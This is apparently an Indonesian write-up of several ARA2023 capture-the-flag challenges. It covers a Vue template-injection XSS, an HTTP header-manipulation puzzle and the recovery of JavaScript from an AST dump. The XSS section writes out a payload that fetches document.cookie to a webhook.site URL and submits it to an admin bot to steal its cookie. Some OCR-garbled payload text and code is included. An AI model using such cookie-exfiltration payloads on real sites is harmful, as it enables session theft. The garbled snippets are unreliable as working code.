
The screenshot shows the Webhook.site interface. On the left, there's a sidebar with 'REQUESTS (1/500) Newest First' and a search bar. The main area has a blue header bar with 'GET #7fddb 103.152.242.116' and the date '02/26/2023 9:01:17 PM'. Below this is a large empty space. To the right, there's a 'Request Details' section. Under 'Method' is 'GET' with a URL: 'https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie=flag=ARA2023{pr07otyp3_p0lllUt10n_g4Dg3t_t0_g3t_XSS}'. A red box highlights this URL. Below it are fields for 'Host' (103.152.242.116 whois), 'Date' (02/26/2023 9:01:17 PM), 'Size' (0 bytes), and 'ID' (7fddb295-a132-4f14-bb4e-b85cbe7e3cee). Under 'Files', there's a link to 'Raw content'. At the bottom, under 'Query strings', there's a 'cookie' field with the value 'flag=ARA2023{pr07otyp3_p0lllUt10n_g4Dg3t_t0_g3t_XSS}' highlighted with a red box. There's also a 'No content' link.

Dan seperti yang bisa kita lihat, berhasil


FLAG:

ARA2023{pr07otyp3_p0lllUt10n_g4Dg3t_t0_g3t_XSS}


- Welcome Page




Pertama tentu nya buka dulu ke 2 web nya




Seperti nya ini page untuk mengirimkan page yang sudah kita berikan exploit



Lalu di site ke dua, kelihatan message yang ada di atas sama dengan yang ada di tengah page



Dan kalau kita ubah ternyata berubah juga




Namun kelihatan nya kalau kita buat tag, web nya mensanitasi input nya

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hello World!</title>
    <script src="https://unpkg.com/vue@3/dist/vue.global.js"></script>
    <script src="https://cdn.tailwindcss.com"></script>
    <style>...</style>
  </head>
  <body class="bg-black text-white">
    <div id="app" class="h-screen w-screen flex items-center" data-v-app="true">
      <script>
        const { createApp } = Vue

        createApp({
          data() {
            return {
            }
          }
        }).mount('#app')
      </script>
    </div>
  </body>
</html>
```

Dan kalau kita buka inspect element, seperti nya web tersebut menggunakan vue



Dan kelihatannya kalau kita injeksi dengan xss vue, berhasil

Sekarang kita tinggal exploitasi, dengan membuka webhook, dan membuat exploit nya

The screenshot shows a browser window with the URL <https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa>. The page displays a success message: "Webhook.site - Test, process and inspect incoming HTTP requests or e-mail. What's a webhook? Any request or email sent to these addresses are logged here instantly — you don't even have to refresh! Your unique URL (Please copy it from here, not from the address bar) https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa Copy to clipboard Open in new tab Your unique email address 1a5bdb3e-f043-4823-bbda-8a1a5b639faa@email.webhook.site Copy to clipboard Open in mail client Are you not receiving anything? Make sure that you copied the URL from above, and not from the browsers' address bar. To change the response (status code, body content) of the URL, click Edit above. With Webhook site Pro, you get more features like Custom Actions that lets you extract JSON or Regex values and use them to send emails and requests, write custom scripts, and more. Read more or Upgrade now. Star on GitHub Request Details Date Size 0 bytes ID Headers Permalink Raw content Query strings (empty) Form values (empty) No content".

Sekarang kita tinggal buat payload nya

The screenshot shows a browser console with the URL [https://103.152.242.116:8413/msg-\(LoggedBlock.constructor\(%27+o%20temp+document.cookie+fch-h%27+https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie=%27%0\)\)](https://103.152.242.116:8413/msg-(LoggedBlock.constructor(%27+o%20temp+document.cookie+fch-h%27+https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie=%27%0))). The console output shows an error message: "Access to fetch at 'https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie=' from origin 'http://103.152.242.116:8413' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response served your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled." Below the error, there is a stack trace starting with "Uncaught (in promise) TypeError: Failed to resolve a value for a dependency at compiler function (vue.global.js:1608:23), anonymous:13:26)". The browser also shows a warning about running a development build of Vue.

Di sini kelihatan nya payload nya gagal

Namun bila kita buka webhook nya


The screenshot shows a web interface for managing requests. On the left, there's a list titled "REQUESTS (1/500) Newest First" with a search bar. A single request entry is highlighted with a blue background. The request details on the right are as follows:

Request Details	
Method	GET
URL	https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie=
Host	[REDACTED]
Date	[REDACTED]
Size	0 bytes
ID	[REDACTED]

Below the details, there's a section for "Query strings" which shows "cookie (empty)" and a note "No content".

Sekarang kita tinggal kirimkan link tersebut ke bot nya

The screenshot shows a bot interface with the title "Admin Bot". There is a text input field containing the URL: "http://103.152.242.116:8413/?msg={{_openBlock.constructor(%27var%20temp=d%27)}}". Below the input field is a large green "Submit" button.



Dan kelihatan nya berhasil di dapat flag nya

REQUESTS (1/500) Newest First
Search Query

Method	URL	Headers
GET	https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639fa3?cookie=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}	connectio accept-e refer sec-fetc sec-fetc sec-fetc sec-fetc sec-fetc origin accept sec-ch-u user-ag sec-ch-u sec-ch-u host content-l content-t Form val (empty)
	Host: 103.152.242.116 whois	
	Date: 02/26/2023 9:31:44 PM (a few seconds ago)	
	Size: 0 bytes	
	ID: 15a3b539-bc3e-4560-b2ce-61f1de4011d	
	Files	
	Query strings	
	cookie: flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}	
	No content	

FLAG:

ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

- X-is for bla bla

Challenge 15 Solves X

X-is for bla bla

469

Recently my friend was buy helmet called RFC 2616,
pretty strange huh?

<http://103.152.242.116:5771/web.php>


Author: Abdierry#9836

View Hint

View Hint

Flag Submit

Pertama mari kita buka page nya



Dari sini tidak ada yang menarik, jadi langsung saja di inspect element

```
<br>
<br>
<!-- readme.html -->

<br>
</center>
</body>
```

Dan seperti yang bisa kita lihat terdapat file bernama readme.html, dan berikut merupakan hasil page tersebut

The screenshot shows a web browser window with two tabs: '103.152.242.116:5771/web.php' and '103.152.242.116:5771/readme.html'. The second tab is active and displays the following text:

Brendo merupakan youtuber mukbang dari Jepang.

Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omaga.

Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif.

Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker.

Biasanya, setelah melakukan streaming Brendo selalu membeli Kue yang berada di dekat rumahnya.

Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut.

Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya.

Setelah berlama melihat page tersebut kita hanya perlu mengubah header yang ada di request agar sesuai dengan deskripsi yang ada di page tersebut

Dan berikut merupakan kunci yang harus di highlight

The screenshot shows a web browser window with the same URL as before. The highlighted words are:

Brendo merupakan youtuber mukbang dari **Jepang**.

Brendo setiap mengupload video youtube nya menggunakan browser yang hits **Omaga**.

Tentunya di laptop/komputer Brendo menggunakan sistem operasi **Wengdows** agar bisa bekerja secara produktif.


Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di **Jepang**, oleh karena itu Brendo tidak suka diikuti oleh stalker.

Biasanya, setelah melakukan streaming Brendo selalu membeli Kue yang berada di dekat rumahnya.

Tempat toko kue tersebut ada di **jalan No. 1337**, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut.

Itu karena sang penjaga toko adalah perempuan cantik **bernama Araa**, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya.

Dan karena disini saya mager buka linux, burp, dkk saya buka lagi page web tadi di firefox agar bisa mengubah request nya



Dan setelah beberapa (banyak) trial and error berikut merupakan header yang pas untuk mengeluarkan flag nya

The screenshot shows a browser developer tools interface. On the left, the Network tab lists numerous requests to 'web.php'. On the right, the Headers tab displays the request headers for one of the entries. The 'User-Agent' header is explicitly set to 'Wengdows', which is highlighted with a red box.

Dan hasil yang didapat adalah seperti berikut

Konnichiwa 1/5
Ooomaaagaa 2/5
Wengdows User huh? 3/5
Oke gaada lagi yg ngikutin kamu 4/5

GG Bro! 5/5

Flag : ARA2023{H3ad_1s_ImP0rt4Nt}

FLAG:

ARA2023{H3ad_1s_ImP0rt4Nt}

REVERSE ENGINEERING

- Vidner's Rhapsody

Challenge 36 Solves ×

Vidner's Rhapsody

304

Once I was going to send you the program, but do me a favor by retrieving the real output of the program from this generated JSON program tree.
Can you?

[Attachments](#)

Author: aseng#2055

Flag Submit

Pertama mari kita buka file nya



A screenshot of a code editor window titled "myscodeline.json". The content is a large JSON object representing an Abstract Syntax Tree (AST) for a JavaScript program. The tree structure includes nodes for Program, FunctionDeclaration, Identifier, BlockStatement, VariableDeclaration, and others. The JSON is heavily nested, reflecting the complexity of the program's structure.

Kelihatan nya isi nya adalah json dump dari sebuah program

Setelah mencari cari di internet berikut merupakan tools yang saya temukan bisa membantu untuk mengubah json nya ke js kembali



The screenshot shows the npm package page for "Escodegen". It includes the package name, version (2.0.0), build status (failing), dependency status, and a brief description. The description states that Escodegen is an ECMAScript code generator from Mozilla's Parser API AST. Below this, there's an "Install" section with instructions for using it in a browser or via npm.

Install

Escodegen can be used in a web browser:

```
<script src="escodegen.browser.js"></script>
```

escodegen.browser.js can be found in tagged revisions on GitHub.

Or in a Node.js application via npm:

```
npm install escodegen
```

Dan ternyata ada terdapat cdn nya

escodegen CDN files


jsDelivr 9k hits/month

escodegen@1.2.0

escodegen@1.2.0 ▾

📁 bin	
📄 .jshintrc	331 B
📄 component.json	1.63 KB
📄 escodegen.browser.min.js	60.75 KB
📄 escodegen.js	75.28 KB
📄 gulpfile.js	2.25 KB
📄 LICENSE.BSD	1.2 KB
📄 LICENSE.source-map	1.49 KB
📄 package.json	1.67 KB
📄 README.md	4.64 KB

Dari sini kita bisa tinggal buat local page nya



```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title></title>
<script type="text/javascript" src="https://cdn.jsdelivr.net/npm/escodegen@1.2.0/escodegen.browser.min.js"></script>
</head>
<body>
</body>
</html>
```

Dari situ kita tinggal copy json dump tadi ke dalam escodegen tersebut seperti berikut

```
 escodegen.generate({
  "type": "Program",
  "start": 0,
  "end": 689,
  "body": [
    {
      "type": "FunctionDeclaration",
      "start": 0,
      "end": 480,
      "id": {
        "type": "Identifier",
        "start": 9,
        "end": 16,
        "name": "mystenc"
      },
      "expression": false,
      "generator": false,
      "async": false,
      "params": [
        {
          "type": "Identifier",
          "start": 17,
          "end": 24,
          "name": "berserk"
        },
        {
          "type": "Identifier",
          "start": 26,
          "end": 29
        }
      ]
    }
  ]
})
```

Sekarang kita tinggal jalankan, dan berikut merupakan kode yang di generate

```
function mystenc(berserk, guts) {
  var s = [], j = 0, x, res = '';
  for (var i = 0; i < 256; i++) {
    s[i] = i;
  }
  for (i = 0; i < 256; i++) {
    j = (j + s[i]) % berserk.charCodeAt(i % berserk.length)) % 256;
    x = s[i];
    s[i] = s[j];
    s[j] = x;
  }
  i = 0;
  j = 0;
  for (var y = 0; y < guts.length; y++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    x = s[i];
    s[i] = s[j];
    s[j] = x;
    res += String.fromCharCode(guts[y] ^ s[(s[i] + s[j]) % 256]);
  }
  console.log(res);
}
